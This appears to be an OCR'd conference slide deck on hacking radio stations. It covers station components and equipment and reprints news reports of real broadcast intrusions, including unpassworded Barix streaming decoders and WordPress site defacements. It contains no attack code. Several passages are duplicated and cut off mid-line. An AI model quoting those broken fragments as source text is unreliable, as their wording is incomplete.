


BROADCAST SIGNAL INTRUSION

Hacking radio stations

Gjoko Krstic

- Founder of Zero Science Lab^2
- Offensive security research lead at ING
- Member of g00g00tka group
- Cybernetics student ☺


AGENDA

- Introduction
- Radio Station Components
- Broadcast Signal Intrusion
- ZSL Method
- Conclusion
- End of Transmission

BRIEF HISTORY

Guglielmo Marconi, an Italian inventor and electrical engineer, is credited with the invention of the radio in 1894 and demonstrated in 1895. He continued to develop and improve his system, and in 1901 he successfully transmitted the first transatlantic radio signal.

Alexander Graham Bell, an American inventor, scientist, and teacher of the deaf, is also considered one of the pioneers of radio technology. He developed an early version of the radio, which he called the "photophone," that used light waves to transmit sound.



BROADCAST TYPES

STREAMING/WEB

Internet radio, which allows listeners to stream audio over the internet.

TRADITIONAL AM/FM

AM (Amplitude Modulation) radio, which is the traditional type of radio broadcasting and uses variations in the amplitude (or strength) of a radio wave to transmit sound.

FM (Frequency Modulation) radio, which uses variations in the frequency of a radio wave to transmit sound. FM radio generally provides better sound quality than AM radio.

SATELLITE/DAB

Satellite radio, which is a subscription-based service that uses a network of satellites to transmit radio signals.

HD Radio, which is a digital technology that allows FM and AM stations to broadcast additional channels and data alongside their traditional analog signals.

TYPICAL RADIO COMPONENTS

1. MICROPHONE OR AUDIO SOURCE: THIS IS WHERE THE AUDIO CONTENT ORIGINATES, IT COULD BE A LIVE SHOW, PRE-RECORDED CONTENT, OR A STREAMING SERVICE.

2. AUDIO PROCESSOR: THIS DEVICE IS RESPONSIBLE FOR PROCESSING THE AUDIO SIGNALS, SUCH AS ADJUSTING THE VOLUME, EQUALIZATION, AND COMPRESSION.

3. MODULATOR: THIS DEVICE IS RESPONSIBLE FOR MODULATING THE AUDIO SIGNALS ONTO A CARRIER FREQUENCY USING TECHNIQUES SUCH AS FM OR AM.

4. TRANSMITTER: THIS DEVICE AMPLIFIES THE MODULATED SIGNAL AND TRANSMITS IT VIA AN ANTENNA.

5. ANTENNA: THIS DEVICE IS USED TO RADIATE THE RADIO WAVES INTO THE AIR.


6. RECEIVER: THIS IS THE DEVICE THAT RECEIVES THE RADIO WAVES AND DEMODULATES THEM TO EXTRACT THE ORIGINAL AUDIO SIGNALS. THIS CAN BE A STANDALONE RADIO RECEIVER OR A BUILT-IN RECEIVER IN A CAR, SMARTPHONE, OR OTHER DEVICE.

7. AUDIO AMPLIFIER AND SPEAKERS: THIS DEVICE AMPLIFIES THE AUDIO SIGNAL AND PLAYS THE SOUND VIA SPEAKERS.


ON AIR
DIAGRAM FLOW FM RADIO STATION
MONITOR SPEAKER
HEADPHONE
PC ON AIR
CONSOLE ON AIR
FM TRANSMITTER
AUDIO PROCESSOR FM
MICROPHONE
CD / MP3 PLAYER

RVR PTX-DDS1000


THE HIGHEST DIGITAL EVOLUTION OF THE WORLD'S BEST SELLING FM TRANSMITTER




PVR PTX-DDS1000
HEST DIGITAL EVOLUTION OF
RLD'S BEST SELLING
RANSMITTER
PTX-DDS
DIRECT TO CHANNEL
R.V.R.

FM TRANSMITTERS


ANALOG



DIGITAL


MONDAY
4:23:29
FUSION
acer
FOCAL


MONDAY
4:23:29
FOCAL
FUSION
acer



Advanced FM and Digital Radio 4-Band Audio Processor with Backup Audio Player


Omnia
Omnia.7
Audio Processor
Omnia 7
Input
FM
Studio Processing
Monitor Outputs
System
Display Options
Menu
Volume
Power


ANALOG IN
Left
Right
ANALOG OUT
Left
Right
(Omnia Direct™)
Input
Output
REF IN
COMPOSITE I/O
SCA IN 2
OUT 2
(19kHz)
WARNING: No user serviceable parts inside.
Refer all service to qualified personnel.
CAUTION
PSU 1
PSU 2
GPI/O
ETHERNET
Reserved
Chassis Ground
Omnia.7 Audio Processor
www.TelosAlliance.com Made in USA


ANALOG
DIGITAL
AES 67
IP CONNECT
PLAYOUT
AUTO MONO
INPUT
2B AGC
BAND PROCESS
BAND LIMIT
FINAL LIMIT
OUTPUT
MPX
OK
SOUND4 IMPACT
6-band FM/HD processor


ADMIN
IP
GPS
DIGITAL IN 1
DIGITAL OUT 1
GPIO + RS232
ANALOG IN 1
ANALOG OUT 1
MPX 1
MPX 2
PSU 1
PSU 2
USB
AES-67
MICRO SD
AUX
LEFT
RIGHT
LEFT
RIGHT
SUB 1
SUB 2
100-240VAC
50-63Hz
40W
GND

BROADCAST SIGNAL INTRUSION

Broadcast signal intrusion is the unauthorized alteration or takeover of a broadcast signal. This can occur on television or radio broadcasts and can take many forms.

Digital intrusion is more sophisticated and can include hacking into a station's computer systems to gain control of the signal, or intercepting and modifying the signal as it is being transmitted.

PUBLIC INCIDENTS

MALICIOUS SYNDICATION INCIDENT

Press Releases | **APR 6**/2016

We have been made aware of a reported incident where FurCast & XBN content was syndicated without our knowledge on a terrestrial FCC licensed FM radio station. We are deeply sorry to hear about this inappropriate incident. FurCast and XBN content is made freely available on iTunes, our website and our YouTube channel for anyone to download and distribute. We are a group of friends who publish audio and video entertainment, wherein it is marked for containing explicit and inappropriate content.

We are working with law enforcement to investigate this incident. We have preserved all access log files.

Changelog:

2016-04-07 0230 UTC – Update 1 – Updated to reflect server log findings

2016-04-08 0130 UTC – Update 2 – Updated to reflect Ars Technica article & Michigan Association of Broadcasters press release.

2016-04-09 0315 UTC – Update 3 – Update to reflect Barix press release.

UPDATE 2016-04-07 0230 UTC

Multiple news outlets have reported incidents involving our content being maliciously syndicated on terrestrial radio stations around the world. After reviewing log files on the XBN streaming server, we have discovered large numbers of IP addresses attempting to connect to our archive stream. Our archive stream is an automated playout server that streams a playlist of our latest 10 episodes. It normally runs 24/7 for use with our website and our iOS & Android mobile apps. We took down the archive stream as soon as we heard of the incident with KIFT-FM, however hundreds of connections continued to spam the server with requests. We also noticed that a majority of the connections made had the user agent “Barix Streaming Client.” Barix is a well known manufacturer of audio streaming hardware. Their products are commonly sold to the broadcast and retail industries. They are commonly used for PA systems, studio-to-transmitter links, retail store environments, on-hold music and so on. We examined a small sample of the IP addresses and looked them up. All of the ones we sampled were listed on the website Shodan; a web-based search engine that searches the internet for devices instead of websites.

EXSTREAMER 100, 105, 110, 120

IP Audio decoder with USB/Micro SD flash interface and serial port. Support of Internet Radio (AACplus, MP3, shoutcast, TCP streaming) and VoIP (SIP, RTP) codecs and protocols

The Exstreamer 1xx family of products decode IP Audio streams and play out the received Audio signal to amplifiers. Supporting a large number of protocols, encoding methods and application specific firmware, the products can be used for Broadcast, Internet Radio, as well as VoIP applications. Control and local storage interfaces are device specific to match different use cases.

PUBLIC INCIDENTS

MALICIOUS SYNDICATION INCIDENT

Press Releases | APR 6/2016

We have been made aware of a reported incident where FurCast & XB
knowledge on a terrestrial FCC licensed FM radio station. We are deep
incident. FurCast and XBN content is made freely available on iTunes,
anyone to download and distribute. We are a group of friends who pub
is marked for containing explicit and inappropriate content.

We are working with law enforcement to investigate this incident. We h

Changelog:

2016-04-07 0230 UTC – Update 1 – Updated to reflect server log findir

2016-04-08 0130 UTC – Update 2 – Updated to reflect Ars Technica ar
press release.

2016-04-09 0315 UTC – Update 3 – Update to reflect Barix press relea

UPDATE 2016-04-07 0230 UTC

Multiple news outlets have reported incidents involving our content bei
stations around the world. After reviewing log files on the XBN streamir
of IP addresses attempting to connect to our archive stream. Our archi
streams a playlist of our latest 10 episodes. It normally runs 24/7 for us
mobile apps. We took down the archive stream as soon as we heard o
hundreds of connections continued to spam the server with requests. W
connections made had the user agent "Barix Streaming Client." Barix is
streaming hardware. Their products are commonly sold to the broadca
used for PA systems, studio-to-transmitter links, retail store environmer
small sample of the IP addresses and looked them up. All of the ones w
Shodan; a web-based search engine that searches the internet for dev

Radio Station Hackers – Why You Need to Check Your Internet Security!

by Camii Whidborne • Blog

It's not all fun and games for the radio stations that have made use of the internet and gotten themselves a decent online presence.

Recently, four large radio stations in Australia fell victim of hackers and turned into porn sites. These stations include 2GB and the website for Queensland radio station, 4BC.

On the 29th of January, 4BC confirmed their website was experiencing difficulties.

Listeners took to social media to share their experiences. One user tweeted that the website "goes straight to porn". Another user stated the website had offered them the chance to win an iPhone.

The hackers' victims use WordPress as their website's host. Websites across the world use WordPress; so it
is without a doubt that there are security vulnerabilities that come with it. According to James Cridland, radio futurologist, the stations' WordPress hosts "failed to keep their version of WordPress totally up to date".


And hackers haven't only been targeting Australian radio stations. Several radio stations across the US also fell victim of hackers, who broadcast rapper YG and Nipsey Hussle's anti-Trump anthem 'FDT – Fk Donald Trump'. The track contains graphic language aimed at the current President of the United States.**

One station that fell victim of unexpected song plays was Sunny 107.9. On the 30th of January, shortly after Trump's inauguration, hackers played FDT continually for approximately 20 minutes.

Station President Frank Patterson said that the station was hacked at the transmitter. Furthermore, Patterson posted on Facebook "This is NOT our broadcast! We at WFBS do not take political views."

According to Kathy Weisbach, founder and president of Kentucky's Crescent Hill Radio 100.9 FM, most of the stations hacked were low-power community FM radio stations that use a Barix Extreamer device.

"Other stations that it happened to have contacted me, and we all used the same device, and none of us had set a password to the device." Weisbach told Heatstreet. "My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."



Nothing on the internet is entirely safe from hackers. However, it is crucial to keep firmware updates in order to avoid intrusions the best you can.

PUBLIC INCIDENTS

4BC was hacked. Your station could be next

30 January 2017 · News · Radio Tomorrow with James Cridland

Radio Tomorrow with **James Cridland**

The internet. A fantastically useful service – a way of getting great audio contributions from across the world, a tool for research, a method of getting your signal to new people, and a big gaping security headache for you, particularly in times of unrest or instability.

Four large radio stations in Australia were hacked and turned into porn sites this week, including 4BC and 2GB. The stations use WordPress, which is free software used on many, many websites across the world. And, as you might expect from a website that's used in lots of places, there are security vulnerabilities with it, so it pays to keep updated. As far as I can see, the station – or, rather, the professional WordPress host they use – failed to keep their version of WordPress totally up to date; but no software is 100% secure.

Twitter accounts at the New York Times and the BBC were both hacked last week, and promptly started spreading false stories (one saying that the President of the US had been shot). They weren't very high profile accounts, but even so, the hacks are embarrassing to media owners. Twitter does have pretty good security for important accounts – but you have to turn it on. Most people don't.

And then there are a number of stations in the US who mysteriously started broadcasting a song called "F**k Donald Trump" (it's on Spotify, it seems). This one? Radio stations didn't bother setting a password on their Barix Exstreamer, according to reports.

"Other stations that it happened to have contacted me, and we all used the same device, and none of us had set a password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. *"My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."*

rs – Why You Need to Check Your Internet Security!

It's not all fun and games for the radio stations that have made use of the internet and gotten themselves a decent online presence.

Recently, four large radio stations in Australia fell victim of hackers and turned into porn sites. These stations include 2GB and the website for Queensland radio station, 4BC.

On the 29th of January, 4BC confirmed their website was experiencing difficulties.

to share their experiences. One user tweeted that the website "goes straight to porn". Another user
them the chance to win an iPhone.

lPress as their website's host. Websites across the world use WordPress;

e security vulnerabilities that come with it. According to James Cridland,
WordPress hosts "failed to keep their version of WordPress totally up to

ɔnly been targeting Australian radio stations. Several radio stations
l victim of hackers, who broadcast rapper YG and Nipsey Hussle's anti-
Fk Donald Trump'. The track contains graphic language aimed at the**
ne United States.

nexpected song plays was Sunny 107.9. On the 30th of January, shortly after Trump's inauguration,
y for approximately 20 minutes.

son said that the station was hacked at the transmitter. Furthermore, Patterson posted on Facebook
'e at WFBS do not take political views."

founder and president of Kentucky's Crescent Hill Radio 100.9 FM, most of the stations hacked were
o stations that use a Barix Extreamer device.

d to have contacted me, and we all used the same device, and none of us had set a password to the
'eet. "My bad, as I had done other security measures at the tower and the studio but failed to
'ou can bet it is now."

Nothing on the internet is entirely safe from hackers. However, it is crucial to keep firmware updates in order to avoid intrusions the best you can.

PUBLIC INCIDENTS

4BC was hacked. Your station could be next

30 January 2017 · News · Radio Tomorrow with James Cridland

Radio Tomorrow with **James Cridland**

The internet. A fantastically useful service – a way of getting great audio contributions from across the world, a tool for research, a method of getting your signal to new people, and a big gaping security headache for you, particularly in times of unrest or instability.

Four large radio stations in Australia were hacked and turned into porn sites this week, including 4BC and 2GB. The stations use WordPress, which is free software used on many, many websites across the world. And, as you might expect from a website that's used in lots of places, there are security vulnerabilities with it, so it pays to keep updated. As far as I can see, the station – or, rather, the professional WordPress host they use – failed to keep their version of WordPress totally up to date; but no software is 100% secure.

Twitter accounts at the New York Times and the BBC were both hacked last week, and promptly started spreading false stories (one saying that the President of the US had been shot). They weren't very high profile accounts, but even so, the hacks are embarrassing to media owners. Twitter does have pretty good security for important accounts – but you have to turn it on. Most people don't.

And then there are a number of stations in the US who mysteriously started broadcasting a song called "F**k Donald Trump" (it's on Spotify, it seems). This one? Radio stations didn't bother setting a password on their Barix Exstreamer, according to reports.

"Other stations that it happened to have contacted me, and we all used the same device, and none of us had set a password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. *"My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."*

Hacked Russian radio station broadcasts Ukrainian anthem

By Rachel Pannett and Brittany Shammas
June 9, 2022 at 3:45 a.m. EDT

The apparent hack of the Kommersant FM broadcast was the latest in a wave of hacking attacks since the Kremlin launched its invasion of Ukraine on Feb. 24. (Gints Ivuskans/AFP/Getty Images)

Listen 2 min · Comment · Gift Article · Share

A Russian radio station's news bulletin was interrupted Wednesday by the Ukrainian anthem and antiwar songs, in the latest example of Russian media outlets apparently being targeted by antiwar hackers.

Are you on Telegram? Subscribe to our channel for the latest updates on Russia's war in Ukraine.

Kommersant FM's online broadcast suddenly began playing the Ukrainian patriotic song "Oh, the Red Viburnum in the Meadow," BBC Monitoring reporter Francis Scarr wrote on Twitter.

The station's editor in chief, Alexei Vorobyov, confirmed the incident to the Russian state-owned news agency Tass, saying it appeared the internet stream had been hacked. He said technicians were investigating the origin of the attack.

use
sites.
user
anti-
the
ation,
ebook
ed were
d to the
re

PUBLIC INCIDENTS

orange Business Services

Business needs | Our solutions | About us

Hackers use DAB radio as back door into connected car

August 11, 2015 | Jon Evans , Security

The fear that malicious hackers can remotely take control of a computing device is not new. Tabloid press have previously warned that hackers could take control of your computer and literally blow it up. Even as far back as 1980 it was possible to make a Sharp MZ80K catch fire by writing code to activate/deactivate the cassette relay switch until it ignited – though computers were not connected in the same way as today.

However, the idea that the vehicle you are travelling could be hijacked by hackers is much more frightening. Two groups of respected security researchers recently undermined the security of connected vehicles, as reported here. In one attack, hackers took over a vehicle from ten miles away and made it come to a sudden and unexpected halt on a freeway.

This is quite important when you consider that: "Over 40 million cars will have sophisticated autonomy in 2035," according to IDTech Research. Imagine if all these vehicles were taken over and stopped simultaneously – it would be carnage.

To take over the vehicles the hackers undermined security systems using the 'back door', rather than direct attacks on the vehicle system:

- NCC subverted the DAB-based car infotainment system in order to take over critical vehicle systems, such as steering and brakes.
- IOActive also focused on the infotainment system, sending data via the SIM to take control.

These aren't the only examples in which hackers have subverted the security of connected solutions by undermining associated systems that sit beside them. One prominent hacker, Chris Roberts, recently claimed he took control of a plane's guidance systems by hacking its in-flight entertainment system and making it fly to the left. Similarly, credit card data for millions of Target customers was stolen when

password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. "My bad, as I had done other security measures at the tower and the studio but failed to password protect this device. You can bet it is now."

...cked Russian radio station broadcasts ...rainian anthem

...l Pannett and Brittany Shammas
...22 at 3:45 a.m. EDT

...ent hack of the Kommersant FM broadcast was the latest in a wave of hacking attacks since the Kremlin launched its invasion of ... Feb. 24. (Gints Ivuskans/AFP/Getty Images)

Listen 2 min | Comment | Gift Article | Share

A Russian radio station's news bulletin was interrupted Wednesday by the Ukrainian anthem and antiwar songs, in the latest example of Russian media outlets apparently being targeted by antiwar hackers.

